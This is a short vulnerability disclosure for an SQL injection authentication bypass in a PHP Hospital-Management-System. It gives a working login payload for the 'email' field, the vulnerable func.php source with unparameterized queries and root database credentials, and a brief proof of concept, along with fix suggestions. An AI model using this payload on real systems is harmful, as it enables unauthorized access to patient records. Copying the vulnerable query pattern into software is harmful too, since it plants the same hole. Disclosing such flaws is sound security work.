

VULNERABLE: SQL Injection Authentication Bypass exists in Hospital-Management-System. An attacker can inject query in “/Hospital-Management-System-master/func.php” via the ‘email’ parameters.

Date: 25/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github:** <https://github.com/truonghuuphuc>

+ **Facebook:** <https://www.facebook.com/DdosFulzac.auz1/>

+ **Email:** phuctruong2k@gmail.com

Product: Hospital-Management-System

Version: 4.0


Description: The vulnerability is present in the “/Hospital-Management-System-master/func.php” , and can be exploited through a POST request via the ‘email’ parameters.

Impact: Allow attacker inject query and access , disclosure of all data on the system.

Suggestions: User input should be filter, Escaping and Parameterized Queries.

Payload: email =' or 1 limit 0,1#


File affect:



```
1  <?php
2  session_start();
3  $con=mysqli_connect("localhost","root","","myhmsdb");
4  if(isset($_POST['patsub'])){
5      $email=$_POST['email'];
6      $password=$_POST['password2'];
7      $query="select * from patreg where email='$email' and password='$password'";
8      $result=mysqli_query($con,$query);
9      if(mysqli_num_rows($result)==1)
10     {
11         while($row=mysqli_fetch_array($result,MYSQLI_ASSOC)){
12             $_SESSION['pid'] = $row['pid'];
13             $_SESSION['username'] = $row['fname']." ".$row['lname'];
14             $_SESSION['fname'] = $row['fname'];
15             $_SESSION['lname'] = $row['lname'];
16             $_SESSION['gender'] = $row['gender'];
17             $_SESSION['contact'] = $row['contact'];
18             $_SESSION['email'] = $row['email'];
19         }
20         header("Location:admin-panel.php");
21     }
22     else {
23         echo("<script>alert('Invalid Username or Password. Try Again!');
24             window.location.href = 'index1.php';</script>");
25         // header("Location:error.php");
26     }
27 }
28 }
```

Proof of concept (POC):

+ Inject payload



+ Bypass authentication success and redirect admin panel

